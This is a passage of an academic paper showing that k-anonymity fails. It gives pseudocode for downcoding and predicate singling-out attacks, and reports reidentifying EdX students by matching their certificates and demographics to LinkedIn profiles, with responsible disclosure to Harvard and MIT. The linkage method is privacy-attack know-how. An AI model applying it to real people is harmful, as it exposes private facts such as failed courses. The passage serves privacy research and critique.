Algorithm 1: Adversary A for the example in Section 4.4 (see also Fig. 3).

Data: $\mathbf{Y}$, k
Result: $\mathbf{Z}$
for *cluster* $t = 1, \ldots, T$ **do**
  Let $\widehat{\mathbf{Y}}_t$ be the records with an entry in $[A_t, A_{t+1})$;
  if $|\widehat{\mathbf{Y}}_t| \neq k$ **then**
    Copy every $\mathbf{y} \in \widehat{\mathbf{Y}}_t$ into $\mathbf{Z}$;
    continue;
  /* $\widehat{\mathbf{Y}}_t$ is k exact copies of some $\mathbf{y}^t$ */
  $\mathsf{big}_t \leftarrow \{d : y^t_d = [A_t, A_{t+1})\}$;
  $b_t \leftarrow |\mathsf{big}_t|$;
  if $|b_t - D/2| > D/8$ **then**
    Write k copies of $\mathbf{y}^t$ to $\mathbf{Z}$;
  else
    Write $k-1$ copies of $[B_t, D_t]$ to $\mathbf{Z}$;
    Write $\mathbf{z}^t$ to $\mathbf{Z}$, where

$$z^t_d = \begin{cases} [B_t, D_t) & d \notin \mathsf{big}_t \\ [A_t, B_t) \cup [D_i, A_{i+1}) & d \in \mathsf{big}_t \end{cases}$$

5 Predicate singling-out attacks on syntactic privacy techniques

Our downcoding attacks yield powerful predicate singling-out (PSO) attacks against minimal hierarchical k-anonymous mechanisms. PSO attacks were recently proposed as a way to demonstrate that a privacy mechanism fails to legally anonymize under Europe's General Data Protection Regulation [2, 7]. Our new attacks undermine the use k-anonymity and other QI-deidentification techniques for GDPR compliance, challenging prevailing European guidance on anonymization [23].

In this section, we recall the prior work on PSO attacks and define a generalization called *compound PSO attacks*. We prove that minimal hierarchical k-anonymizers enable compound PSO attacks.

5.1 Background on PSO attacks

Predicate singling-out attacks were recently introduced by Cohen and Nissim in the context of data anonymization under Europe's General Data Protection Regulation (GDPR) [7]. They were proposed as a mathematical test to show that a privacy mechanism fails to legally anonymize data under GDPR [2, 7]. A mechanism M legally anonymizes under GDPR if it suffices to transform regulated *personal data* into unregulated *anonymous data*. That is, if $M(\mathbf{X})$ is free from GDPR regulation regardless of what $\mathbf{X}$ is. If a mechanism enables PSO attacks, then it does not legally anonymize under GDPR [2].

Informally, M enables PSO attacks if given $M(\mathbf{X})$, an adversary is able to learn an extremely specific description ψ of a single record in $\mathbf{X}$. Because ψ is so specific, it not only distinguishes the victim in the dataset $\mathbf{X}$, but likely also in the greater population. Hence PSO attacks can be a stepping stone to more blatant attacks.

Formally, we consider a dataset $\mathbf{X} = (\mathbf{x}_1, \ldots, \mathbf{x}_n)$ sampled i.i.d. from distribution U over universe $\mathcal{U}^D$. The PSO adversary A is a non-uniform probabilistic Turing machine which takes as input $M(\mathbf{X})$ and produces as output a *predicate* $\psi : \mathcal{U}^D \to \{0,1\}$. ψ *isolates* a record in a dataset $\mathbf{X}$ if there exists a unique $\mathbf{x} \in \mathbf{X}$ such that $\psi(\mathbf{x}) = 1$. Equivalently, if $\psi(\mathbf{X}) = \sum_{\mathbf{x} \in \mathbf{X}} \psi(\mathbf{x})/n = 1/n$. The strength of a PSO attack is related to the *weight* of the predicate ψ output by A: $\psi(U) \triangleq \mathbb{E}(\psi(\mathbf{x}))$ for $\mathbf{x} \sim U$. We simplify the definitions from [7] to their strongest setting: where $\psi(U) < \mathrm{negl}(n)$.

To perform a PSO attack, A outputs a single negligible-weight predicate ψ that isolates a record $\mathbf{x} \in \mathbf{X}$ with non-negligible probability.

Definition 5.1 (Predicate singling-out attacks (simplified) [7])**.** *M enables predicate singling-out (PSO) attacks* if there exists U, A, and $\beta(n)$ non-negligible such that

$$\Pr_{\substack{\mathbf{X} \leftarrow U^n \\ \psi \leftarrow \mathsf{A}(M(\mathbf{X}))}} [\psi(\mathbf{X}) = 1/n \wedge \psi(U) < \mathrm{negl}(n)] \geq \beta(n).$$

Cohen and Nissim give a simple PSO attack against a large class of k-anonymizers which they call *bounded*. A k-anonymizer is bounded if there is some maximum $k_{\max}$ such that for all $\mathbf{X}$, the effective anonymity of every row of $\mathbf{Y}$ is at




Figure 3: The marginal distribution of each attribute for the example described in Section 4.4 (depicting 3 of 10 clusters, not to scale). A key property is that half of the mass of the t^{th} blue dotted distribution lies in the interval $[B_t, D_t)$.

most $k_{\max}$. The attacker outputs $L = O(N)$ disjoint negligible-weight predicates ψ. If M is bounded, each ψ isolates a row in $\mathbf{X}$ with probability about $\eta/e \gg 0$ independently, where $\eta \in [0,1]$ is a parameter that depends on M and U.

5.2 Compound predicate singling-out attacks

PSO attacks can be unsatisfying. For example, the attack from [7] outputs L predicates and at best about L/e manage to actually isolate a record in the dataset $\mathbf{X}$. Moreover, which predicates isolate and which don't is impossible for the attacker to know without additional information. So even though there exists many isolated records with high probability, the attacker doesn't know which ones or how many. In contrast, consider an attacker that outputs $L = N$ predicates, each of which isolates a distinct record in $\mathbf{X}$. It is obvious the new attacker is stronger, but in a way that isn't captured by the definition of predicate singling-out.

We define a generalization of PSO attacks called *compound* PSO attacks. Whereas PSO attacks only require that a record is isolated with non-negligible probability, compound PSO attacks require many records to be isolated often.

To perform a compound PSO attack, A outputs multiple negligible-weight predicates $\Psi = \{\psi_1, \ldots, \psi_L\}$ each of which isolates a distinct record $\mathbf{x} \in \mathbf{X}$ with probability at least $1 - \alpha$. The strength of the attack is measured by L and α, with $L \to n$ and $\alpha \to 0$ reflecting stronger attacks. Vanilla PSO attacks correspond to the setting $L = 1$ and $\alpha = 1 - \beta$.

Definition 5.2 ((α, L)-compound-PSO attacks)**.** *M enables (α, L)-compound predicate singling-out attacks* if there exists U, A such that

$$\Pr\left[\forall \psi, \psi' \in \Psi : \begin{array}{c} \psi(\mathbf{X}) = 1/n \wedge \psi(U) < \mathrm{negl}(N) \\ \wedge (\psi \wedge \psi')(U) = 0 \wedge |\Psi| \geq L \end{array}\right] \geq 1 - \alpha(N)$$

in the probability experiment $\mathbf{X} \sim U^N$, $\Psi \leftarrow \mathsf{A}(M(\mathbf{X}))$.

In the language of compound attacks, the prior work gives an $(1 - O(e^{-L}), L)$-compound-PSO attack against bounded k-anonymizers for $L < cN$ and some $c > 0$.

Our compound PSO attacks are much stronger. Theorem 5.1 gives a $(\mathrm{negl}(N), \Omega(N))$-compound-PSO attack, and Theorem 5.2 gives a $(\mathrm{poly}(1/N), N)$-compound-PSO-attack. In both attacks, the adversary fails only if the dataset $\mathbf{X}$ is atypical in some way. If the dataset is typical, the compound PSO attack always succeeds regardless of what the mechanism M does. The tradeoff is that our new attacks only work on minimal hierarchical k-anonymizers (instead of all bounded k-anonymizers) and with more structured data distributions U (instead of any U with moderate min-entropy).

Theorem 5.1. *For all $k \geq 2$, $D = \omega(\log N)$, there exist a distribution U over $\mathbb{R}^D$, a generalization hierarchy H, such that all minimal hierarchical k-anonymizers M enable $(\mathrm{negl}(N), \Omega(N))$-compound-PSO attacks.*

Theorem 5.2. *For all constants $k \geq 2$, $\alpha > 0$, $D = \omega(\log N)$, and $T = \lceil N^2/\alpha \rceil$, there exists a distribution U over $\mathcal{U}^D = [0,T]^D$, a generalization hierarchy H, such that all minimal hierarchical k-anonymizers M enable (α, N)-compound-PSO attacks. The attack also works for $k = N$ and $D = \omega(N \log N)$.*

These theorems mirror Theorems 4.2 and 4.3, inheriting their advantages and disadvantages. Proofs for both attacks follow the same general structure, using the corresponding downcoding attacks in non-black-box ways (Appendix B). The key observation is that some of the downcoded records in the downcoding attacks immediately give the predicates needed to predicate single-out.

Algorithm 2 illustrates the compound-PSO adversary for the example of clustered Gaussians described in Section 4.4. Compare to the downcoding adversary in Algorithm 1. Instead of outputting a complete dataset $\mathbf{Z}$ (as in the downcoding attack), we simply output descriptions of certain records within $\mathbf{Z}$. Namely, $\mathsf{matches}(\mathbf{z}) : \mathbf{x} \mapsto \{0,1\}$ is the predicate that outputs 1 if and only if $\mathbf{x}$ is consistent with $\mathbf{z}$ (i.e., $\mathbf{x} \subseteq \mathbf{z}$).

6 Reidentifying EdX students using LinkedIn

597,692 individuals registered for 17 online courses offered by Harvard and MIT through the EdX platform [15]. We show that thousands of these students are potentially vulnerable to reidentification. The EdX dataset represents an egregious failure of k-anonymity in practice and in a case where the dataset was "properly deidentified" by "statistical experts" in accordance with regulations, undermining one of the main arguments used to justify the continued use of QI-deidentification [12].

EdX collected data about students' demographics, engagement with course content, and final course grade. EdX sought

Algorithm 2: Compound-PSO adversary for the example in Section 4.4 (compare with Alg. 1).

Data: $\mathbf{Y}$, k
Result: Ψ
for *cluster* $t = 1, \ldots, T$ **do**
  Let $\widehat{\mathbf{Y}}_t$ be the records with an entry in $[A_t, A_{t+1})$;
  if $|\widehat{\mathbf{Y}}_t| \neq k$ **then**
    continue;
  $\mathsf{big}_t \leftarrow \{d : y^t_d = [A_t, A_{t+1}]\}$;
  $b_t \leftarrow |\mathsf{big}_t|$;
  if $|b_t - D/2| > D/8$ **then**
    continue;
  else
    $\Psi \leftarrow \Psi \cup \{\mathsf{matches}(\mathbf{z}^t)\}$, where

$$z^t_d = \begin{cases} [B_t, D_t) & d \notin \mathsf{big}_t \\ [A_t, B_t) \cup [D_i, A_{i+1}) & d \in \mathsf{big}_t \end{cases}$$

to make the data public to enable outside research but considered it protected by the Family Educational Rights and Privacy Act (FERPA), a data privacy law restricting the disclosure of certain educational records [19]. "To meet these privacy specifications, the HarvardX and MITx research team (guided by the general counsel, for the two institutions) opted for a k-anonymization framework" [3]. A value of $k = 5$ "was chosen to allow legal sharing of the data" in accordance with FERPA. Ultimately, EdX published the 5-anonymized dataset with 476,532 students' records.

We show that thousands of these students are potentially vulnerable to reidentification. As a proof of concept, we reidentified 3 students out of 135 students for whom we searched for matching users on LinkedIn. Each of the reidentified users failed to complete at least one course in which they were enrolled, a private fact disclosed by the reidentification attack.

The limiting factor of this attack was not the privacy protection offered by k-anonymity itself, but the fact that many records in the raw dataset were missing demographic variables altogether. In order to boost the confidence of our attack, we restricted our attention to *unambiguously* unique records. To demonstrate the possibility of attribute disclosure, we further restricted our attention to students that had enrolled in, but failed to complete, a course on EdX.

6.1 The Harvard-MIT EdX Dataset

$\mathbf{X}_{\mathsf{ed}}$ has 476,532 rows, one per student.[7] Each row contains the student's basic demographic information, and information about the student's activities and outcomes in each of 16 of the 17 EdX courses.

The demographics included self-reported level of education, gender, and year of birth, along with a country inferred from the student's IP address. Many students chose not to report level of education, gender, and year of birth at all, so these columns are missing many entries. For each course, $\mathbf{X}_{\mathsf{ed}}$ indicates whether the student enrolled in the course, their final grade, and whether they earned a certificate of completion. $\mathbf{X}_{\mathsf{ed}}$ also includes information about students' activities in courses including how many forum posts they made.

$\mathbf{X}_{\mathsf{ed}}$ was 5-anonymized with respect to 17 overlapping quasi-identifiers separately: $Q_1, \ldots, Q_{16}$, and Q_* defined next. Recall that each quasi-identifier is a subset of attributes, not a single attribute (Def. 3.1).

- $Q_i = \{$gender, year of birth, country, enrolled in course i, number of forum posts in course $i\}$
- $Q_* = \{$enrolled in course 1, …, enrolled in course 16$\}$.

Anonymization was done hierarchically. First, locations were globally coarsened to countries or continents. Then other attributes or whole records were suppressed as needed.

6.2 Uniques in the EdX dataset

Table 1 summarizes the results of all analyses described in this section. Let $Q_{\mathsf{all}} = Q_* \cup Q_1 \cup \cdots \cup Q_{16}$. $\mathbf{X}_{\mathsf{ed}}$ is very far from 5-anonymous with respect to Q_{all}. We find that 7.1% of students (33,925 students) in $\mathbf{X}_{\mathsf{ed}}$ are unique with respect to Q_{all} and 15.3% have effective anonymity less than 5.

Despite EdX's goals, $\mathbf{X}_{\mathsf{ed}}$ was not even 5-anonymous with respect to Q_*: 245 students were unique and 753 had effective anonymity less than 5! We suspect this blunder is due to k-anonymity's fragility with respect to post-processing. The raw data was first 5-anonymized with respect to Q_* and afterwards with respect to $Q_1, \ldots, Q_{16}$. Some rows in the dataset were deleted in the latter stage, ruining 5-anonymity for Q_*.

We emphasize that the creators of the EdX dataset never intended or claimed to provide 5-anonymity with respect to Q_{all}. But they admit that each of the attributes in Q_{all} is potentially public. In our view, the union of quasi-identifiers should also be considered a quasi-identifier and any exception should be justified. No justification is given.

6.2.1 Unambiguous uniques in the EdX dataset

A naive interpretation of the 7.1% unique students is that an attacker who knows Q_{all} would be able to definitively learn the grades of 7.1% of the students. But there is a major source of ambiguity: missing information. Gender, year of birth, and level of education were voluntarily self-reported by students. Many students chose not to provide this information: 14.9% of students records are missing at least one of these attributes. It is missing in the raw data, not just the published data. Thus,

[7] The dataset as published was such that each row represented a student-course pair, with a separate row for each course in which a student enrolled. Records corresponding to the same student shared a common UID. $\mathbf{X}_{\mathsf{ed}}$ as described above is the result of aggregating the information by UID. See the appendix for additional background on the EdX dataset.

	EA		$\mathsf{EA}_{\mathsf{amb}}$	
Aux info	$=1$	<5	$=1$	<5
Q_*	245	753	245	753
Q_{all}	33,925	73,136	9,125	22,491
Q_{posts}	120	216	120	216
	(1.7%)	(3.0%)	(1.7%)	(3.0%)
Q_{acq}	31,797	69,543	7,108	19,203
$Q_{\mathsf{acq}+}$	41,666	98,201	7,512	20,402
Q_{resume}	5,542	10,939	732	2,310
	(34.2%)	(67.4%)	(4.5%)	(14.2%)

Table 1: Number of students by effective anonymity (EA) or ambiguous effective anonymity ($\mathsf{EA}_{\mathsf{amb}}$) with respect to various choices of attacker auxiliary information (Q_*, Q_{all}, etc.), as described in this section. Numbers in parentheses are the value as a percentage of the relevant subset of the full dataset: for Q_{posts}, the 7,251 students with at least one forum post; for Q_{resume}, the 16,224 students with at least one certificate. $\mathsf{EA} = \mathsf{EA}_{\mathsf{amb}}$ for Q_*, Q_{posts}.

a female Italian born in 1986 might appear in the dataset with any or all three attributes missing.

This makes the 7.1% result difficult to interpret. From an inferential standpoint, the relevant question is not how many students have unique quasi-identifiers, but how many are *unambiguously* unique. We compute the ambiguous effective anonymity $\mathsf{EA}_{\mathsf{amb}}$ (defined in App. A.1) of each record by treating any missing attribute values as the set of all possible values for that attribute. This number may be much lower than 7.1%. We stress that this ambiguity comes from missing data, not from k-anonymity.

We find that 1.9% of students (9,125 students) are unambiguously unique with respect to Q_{all} and 4.7% have ambiguous effective anonymity less than 5. Over 9,000 students are unambiguously identifiable in the dataset to anybody who knows all the quasi-identifiers, without knowing whether the students chose to self-report their gender, year of birth, or level of education. This allows an attacker to draw meaningful inferences about them.

6.2.2 Limiting the attacker's knowledge

Students in the EdX dataset are vulnerable to reidentification by adversaries who have much less auxiliary information than Q_{all}. We consider the (ambiguous) effective anonymity for three attackers who could plausibly reidentify students in the EdX dataset: a prospective employer, a casual acquaintance, and an EdX classmate. The results are summarized in Table 1.

In Section 6.3, we carry out the prospective employer attack using LinkedIn. This demonstrates that some students in the EdX dataset can be reidentified by anybody.

Prospective employer Consider a prospective employer who is interested in discovering whether a job applicant failed an EdX course. An applicant is likely to list EdX certificates on their resume. The employer very likely knows $Q_{\mathsf{resume}} =$ {gender, year of birth, location, level of education, certificates earned in courses 1–16}. Q_{resume} only includes those certificates actually earned, but omits courses in which a student enrolled but did not earn a certificate.

5,546 students in $\mathbf{X}_{\mathsf{ed}}$ have effective anonymity 1 with respect to Q_{resume}, and 10,942 have effective anonymity less than 5. These numbers may seem small, but they constitute 34.2% and 67.4% of the 16,224 students in the dataset that earned any certificates whatsoever. Moreover, 732 students are unambiguously unique—333 of whom failed at least one course, and 38 of whom failed three or more courses. Thus, *2.1% of students (333 students) who earned certificates of completion failed at least one course and have unambiguous effective anonymity 1* with respect to Q_{resume}.

Casual acquaintance Casual acquaintances might, in the course of normal conversation, discuss their experiences on EdX. They would likely discuss which courses they took, and would naturally know each other's ages, genders, and locations. So acquaintances know $Q_{\mathsf{acq}} =$ {gender, year of birth, location, enrollment in courses 1–16} $\subseteq Q_{\mathsf{all}}$. 6.7% of students in $\mathbf{X}_{\mathsf{ed}}$ have effective anonymity 1 with respect to Q_{acq}, and 14.6% have effective anonymity less than 5.

Moreover, acquaintances typically know each other's level of education too, even though this is not included in Q_{all}. If we augment the acquaintance's knowledge with level of education $Q_{\mathsf{acq}+} = Q_{\mathsf{acq}} \cup \{\text{education}\}$, then things become even worse. 8.7% students in $\mathbf{X}_{\mathsf{ed}}$ have effective anonymity 1 with respect to $Q_{\mathsf{acq}+}$, and 20.6% have effective anonymity less than 5.

EdX classmate Each EdX course had an online forum for student discussions. Because these posts were public to all students enrolled in a given course, the number of forum posts made by any user was deemed publicly available information. But ignoring composition, EdX did not consider the combination of forum post counts made by a user across courses.

Consider an attacker who knows $Q_{\mathsf{posts}} =$ {number of forum posts in courses 1–16} $\subseteq Q_{\mathsf{all}}$. 120 students in $\mathbf{X}_{\mathsf{ed}}$ are unambiguously unique with respect to Q_{posts}, and 216 have ambiguous effective anonymity less than 5. These numbers may seem minute, but they constitute 1.7% and 3.0% of the 7251 students in the dataset that made any forum posts whatsoever. Effective anonymity and ambiguous effective anonymity are always the same for this attacker because Q_{posts} excludes the demographic columns that are missing many entries.

Who knows Q_{posts}? 20 students *in the dataset itself* enrolled in all 16 courses and could have compiled forum post counts across all courses for all other EdX students. To any one of these 20 students the 120 students with distinguishing

forum posts are uniquely identifiable. Such an attacker can then learn these 120 students ages, genders, level of educations, locations, and their grades in the class.

In fact, each of the 120 vulnerable students can be unambiguously uniquely distinguished by 23–70 classmates; 60 students by 40–49 classmates each. This enables more classmates to act as attackers than just the 20 who took all courses. This is because distinguishing a student using forum posts doesn't require being enrolled in all 16 courses. For each of the 120 vulnerable students, we find which subsets of their forum posts suffices to distinguish them. This analysis amounts to checking whether these students remain unambiguously unique if some subset of their forum post counts are redacted.

6.3 Reidentifying EdX students on LinkedIn

On LinkedIn.com, people show off the courses they completed. They may be unwittingly revealing which courses they gave up on. 2.1% of students who earned certificates of completion (333 students) failed at least one course and have unambiguous effective anonymity 1 with respect to Q_{resume}.

We reidentified three of these 333 students, with a rough confidence estimate of 90–95%.

6.3.1 Method

People routinely post Q_{resume} on LinkedIn where it is easily searchable and accessible for a small fee. We paid $119.95 for a 1 month Recruiter Lite subscription to LinkedIn. Recruiter Lite provides access to limited search tools along with the ability to view profiles in one's "extended network": 3rd degree connections to the account holder on the LinkedIn social network. It is also possible to view public profiles outside one's extended network with a direct link, for example from a Google search. A real attacker could build a larger extended network or pay for a more powerful Recruiter account.

We performed the attack as follows. We restricted our attention to 135 students in $\mathbf{X}_{\mathsf{ed}}$ who were unambiguously unique using only certificates earned plus at most one of gender, year of birth, and location, and who also had no missing demographic attributes. We manually searched for LinkedIn users that listed matching course certificates on their profile by searching for course numbers (e.g., "HarvardX/CS50x/2012"). We attempted to access the profiles for the resulting users, whether they were in our extended network or by searching on Google. If successful, we checked whether the LinkedIn user lists exactly the same certificates as the EdX student, and whether the demographic information on LinkedIn was consistent with the EdX student. If everything matched, we consider this a reidentification.

6.3.2 Results

We reidentified 3 of the attempted 135 EdX students, each of whom registered for but failed to complete an EdX course. Two were unambiguously unique using only certificates of completion. In each case, the EdX student's gender matched the LinkedIn user's presenting gender based on profile picture and name. In each case, the LinkedIn user's highest completed degree in 2013 matched the EdX student's listed level of education.

1. Student 1's EdX record lists location ℓ_1 and year of birth as y_1. The matching LinkedIn user began a bachelors degree in year $y_1 + 20$ and was employed in country ℓ_1 in 2013.
2. Student 2's EdX record lists location ℓ_2 and year of birth as y_2. The matching LinkedIn user began a bachelors degree in year $y_1 + 18$ and was in country ℓ_2 for at part of 2013.
3. Student 3's EdX record lists location ℓ_3 and year of birth as y_3. The matching LinkedIn user graduated high school in year $y_3 + 19$, attended high school and currently works in country ℓ_3. In 2013 the LinkedIn user was employed by an international firm with offices in ℓ_3 and other countries.

6.3.3 Confidence

We cannot know for sure whether our purported reidentifications on LinkedIn are correct because were instructed by our IRB not to contact the reidentified EdX students.

In this section, we estimate that our reidentifications are correct with 90–95% confidence. Moreover, an error is most likely a result of our imperfect ability to corroborate location and year of birth on LinkedIn, not a result of the protection afforded by k-anonymity. Our analysis is necessarily very rough. A precise error analysis is impossible. We omit details to avoid imparting any other impression.

We consider two main sources of uncertainty. First is the limited information available on LinkedIn profiles, especially age and location. We inferred a range of possible ages by extrapolating from educational milestones. We inferred a set of possible locations based on listed activities around 2013. Both methods are imperfect. The locations in EdX were inferred from IP address and are likely imperfect. LinkedIn users or EdX students can report their attributes inconsistently. Note that they cannot lie about earning EdX certificates: this data comes from EdX itself and the LinkedIn certificates are digitally signed and cryptographically verifiable.[8] We estimate the probability of error on at least one attribute inferred from LinkedIn is on the order of 5–10%.

The second source of error is suppressed student records. Of the 597,692 students enrolled in EdX courses over the relevant period, only 476,532 appear in the published dataset. 121,160 students (20.3%) are completely suppressed. We matched students $\mathbf{x}_{\mathsf{edx}}$ in EdX with users on LinkedIn $\mathbf{x}_{\mathsf{li}}$ using $Q_{\mathsf{resume}} = \{$gender, year of birth, location, level of education, certificates earned in courses 1–16$\}$ as well as we could. An

[8] An example certificate is available here: https://verify.edx.org/cert/26121b8dec124bc094d324f51b70e506. Instructions for verifying the signature are here: https://verify.edx.org/cert/26121b8dec124bc094d324f51b70e506/verify.html

error will occur if a suppressed student $\mathbf{x}'_{\mathsf{edx}}$ is the true match for the LinkedIn user. For this to happen, $\mathbf{x}'_{\mathsf{edx}}$ and $\mathbf{x}_{\mathsf{edx}}$ must agree on Q_{all}. If $\mathbf{x}_{\mathsf{edx}}$ is unique in the complete dataset, no error occurs.

We do a back of the envelope calculation of the chance of error from record suppression under two simplifying assumptions. First, that random student records are suppressed.[9] Second, that the number of certificates of completion that a user earns is statistically independent of their other attributes (assuming they registered for enough courses). We compute 99.5%-confidence upper bounds for two parameters: the probability p that a random EdX student matches our reidentified EdX student; the probability q that a random EdX student earns the same number of certificates as our reidentified EdX student. $121{,}160 \cdot pq$ is a very coarse estimate of the probability that a supressed student record causes an error. For the three students we reidentified, this comes out to 0.1–1%.

A much less likely source of error is suppression of individual courses from a student's record. Such an error will occur if some courses for the purported match $\mathbf{x}_{\mathsf{edx}}$ were suppressed, and there is some other EdX student $\mathbf{x}'_{\mathsf{edx}}$ that is the true match for the LinkedIn user $\mathbf{x}_{\mathsf{li}}$. This requires course suppression in $\mathbf{x}_{\mathsf{edx}}$ and also $\mathbf{x}'_{\mathsf{edx}}$ (because $\mathbf{x}_{\mathsf{edx}}$ was unambiguously unique on Q_{resume} in the published EdX data). All in all, we consider course suppression to be a much less likely source of error than student suppression or imperfect attribute inference on LinkedIn.

6.4 EdX was "properly" deidentified

El Emam, et al., criticize prior reidentification studies as using data that were "improperly deidentified" because they did not "follow[] existing standards" [12]. They thus conclude that there is no convincing evidence of real-world failure of QI-deidentification techniques in a regulated context.

In contrast, the EdX dataset incontrovertibly followed existing standards. FERPA is the relevant regulation. It requires the published information to not enable identification of any student with reasonable certainty. The EdX dataset was specifically created to comply with FERPA, following Department of Education guidance and overseen by general council for Harvard and MIT [3].

Moreover, the EdX dataset arguably followed the HIPAA Expert Determination–the standard used by El Emam, et al. The Expert Determination standard requires three things:[10] (1) Deidentification be performed by "a person with appropriate knowledge . . . and experience". (2) The person determines that the risk of reidentification is "very small". (3) The person "documents the methods and results of the analysis that justify such determination." The creation of the EdX data was overseen by Harvard professors in computer science and statistics with specific expertise in privacy and inference. They find a "low probability that the dataset will be re-identified" and their methods and analysis are well-documented [19]. The main deviation from the Expert Determination standard is the difference between "very small" and "low" reidentification risk.

[9] There are more sophisticated techniques for estimating the probability of error under this assumption [24]. But in EdX omitted records are "outliers and highly active users because these users are more likely to be unique and therefore easy to re-identify" [19]. As such, using the more sophisticated techniques would not give more meaning to our very coarse estimates.

[10] https://www.hhs.gov/hipaa/for-professionals/privacy/special-topics/de-identification/index.html

7 Conclusions

In short, we show that k-anonymity – and QI-deidentification generally – fails *on its own terms*. Our attacks rebut three primary arguments that QI-deidentification's practioners make to justify its continued use. First, we reidentify individuals in EdX dataset; it was "properly de-identified" by a "statistical experts" and in accordance with procedures outlined in regulation, meeting the high bar set by El Emam, et al. [12]. Second, our downcoding attacks demonstrate that even if every attribute is treated as quasi-identifying, k-anonymity and its refinements may provide no protection. Ours are the first attacks in either of these two settings. Third, our attacks also undermine the claim that QI-deidentification meets regulatory standards for deidentification. The compound PSO and reidentification attacks challenge k-anonymity's status under GDPR and FERPA respectively.

Moreover, our attacks show that QI-deidentification violates three properties of a worthwhile privacy notion, even in practice. Namely, avoiding distributional assumptions, robustness against post-processing, and smooth degradation under composition. We expand on these next.

Downcoding attacks prove that whatever privacy is provided by QI-deidentification crucially depends on unstated assumptions on the data distribution. One possible pushback is that our downcoding attacks use specially constructed distributions and hierarchies, not naturally occurring ones. But even a contrived counterexample proves that there is some unnoticed distributional assumption that is critical for security. Moreover, the distributions and hierarchies in Theorem 4.2 are not so unnatural when considering that data are made, not found (to quote danah boyd). Say an analyst wants to k-anonymize a high dimensional dataset. One natural approach is to find a low-dimensional projection with clusters of about k rows each, and then construct the generalization hierarchy over this representation. The result could easily satisfy conditions that enable our downcoding attack or a direct extension.

Robustness against post-processing requires that further processing of the output, without access to the data, should not diminish privacy. Downcoding proves that QI-deidentification is not robust to post-processing. Our attacks recover specific secret information about a large fraction of a dataset's entries with probability close to 1. Also, the EdX dataset also proves

that k-anonymity is not robust to post-processing for purely syntactic reasons. The result of removing rows from a k-anonymous dataset may not satisfy k-anonymity as defined. We see this in the EdX data: it is not in fact 5-anonymous with respect to quasi-identifier Q_* (courses), despite claims otherwise. This fragility to post-processing is not so much a privacy failure as a syntactic weakness of the definition itself.

Smooth degradation under composition requires that a combination of two or more private applications mechanisms should also be private, albeit with worse parameters. The EdX dataset proves that QI-deidentification is not robust to composition, even when done by experts in accordance with strict privacy regulations. Ganta et al. present theoretical composition attacks, showing that if the same dataset is k-anonymized with different quasi-identifiers the original data can be recovered [13]. With the EdX dataset the possibility became reality. To the best of our knowledge, this is the first example of such a failure in practice.

The most important open question raised by this work is to characterize the power of downcoding attacks. What properties of a data distribution and generalization hierarchy enable downcoding? Is vulnerability to downcoding testable? In what settings is downcoding provably impossible? Can one demonstrated downcoding in the wild? We leave these questions for future work.

Responsible disclosure and data availability After reidentifying one EdX student, we reported the vulnerability to Harvard and MIT who promptly replaced the dataset with a heavily redacted one. Our IRB determined that this research was not human subjects research and did not need IRB approval. However, we were instructed by the IRB not to contact the reidentified LinkedIn users. The code used in our analysis of the EdX dataset is at `https://github.com/a785236/EdX-LinkedIn-Reidentification`, but we do not distribute the dataset itself to protect the students' privacy.

References

[1] John M. Abowd. Supplemental Declaration, 2021. State of Alabama v. US Department of Commerce.

[2] Micah Altman, Aloni Cohen, Kobbi Nissim, and Alexandra Wood. What a hybrid legal-technical analysis teaches us about privacy regulation: The case of singling out. *BUJ Sci. & Tech. L.*, 27:1, 2021.

[3] Olivia Angiuli, Joe Blitzstein, and Jim Waldo. How to de-identify your data. *Communications of the ACM*, 58(12):48–55, 2015.

[4] Michael Barbaro and Tom Zeller. A face is exposed for AOL searcher no. 4417749. *New York Times*, Aug 2006.

[5] Ann Cavoukian and Daniel Castro. *Big data and innovation, setting the record straight: de-identification does work*. Information and Privacy Commissioner, Ontario, 2014.

[6] Ann Cavoukian and Khaled El Emam. *De-identification protocols: essential for protecting privacy*. Information and Privacy Commissioner, Ontario, 2014.

[7] Aloni Cohen and Kobbi Nissim. Towards formalizing the gdpr's notion of singling out. *Proceedings of the National Academy of Sciences*, 117(15):8344–8352, 2020.

[8] Graham Cormode, Divesh Srivastava, Ninghui Li, and Tiancheng Li. Minimizing minimality and maximizing utility: analyzing method-based attacks on anonymized data. *Proceedings of the VLDB Endowment*, 3(1-2):1045–1056, 2010.

[9] Jon P Daries, Justin Reich, Jim Waldo, Elise M Young, Jonathan Whittinghill, Andrew Dean Ho, Daniel Thomas Seaton, and Isaac Chuang. Privacy, anonymity, and big data in the social sciences. 2014.

[10] John C Duchi, Michael I Jordan, and Martin J Wainwright. Local privacy and statistical minimax rates. In *2013 IEEE 54th Annual Symposium on Foundations of Computer Science*, pages 429–438. IEEE, 2013.

[11] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of cryptography conference*, pages 265–284. Springer, 2006.

[12] Khaled El Emam, Elizabeth Jonker, Luk Arbuckle, and Bradley Malin. A systematic review of re-identification attacks on health data. *PloS one*, 6(12):e28071, 2011.

[13] Srivatsava Ranjit Ganta, Shiva Prasad Kasiviswanathan, and Adam Smith. Composition attacks and auxiliary information in data privacy. In *Proceedings of the 14th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 265–273. ACM, 2008.

[14] Olga Gkountouna. A survey on privacy preservation methods, 2011. `http://www.dblab.ece.ntua.gr/~olga/papers/olga_tr11.pdf`.

[15] Andrew Ho, Justin Reich, Sergiy Nesterko, Daniel Seaton, Tommy Mullaney, Jim Waldo, and Isaac Chuang. HarvardX and MITx: The first year of open online courses, fall 2012-summer 2013. 2014.

[16] James Jordon, Jinsung Yoon, and Mihaela Van Der Schaar. Pate-gan: Generating synthetic data with differential privacy guarantees. In *International conference on learning representations*, 2018.

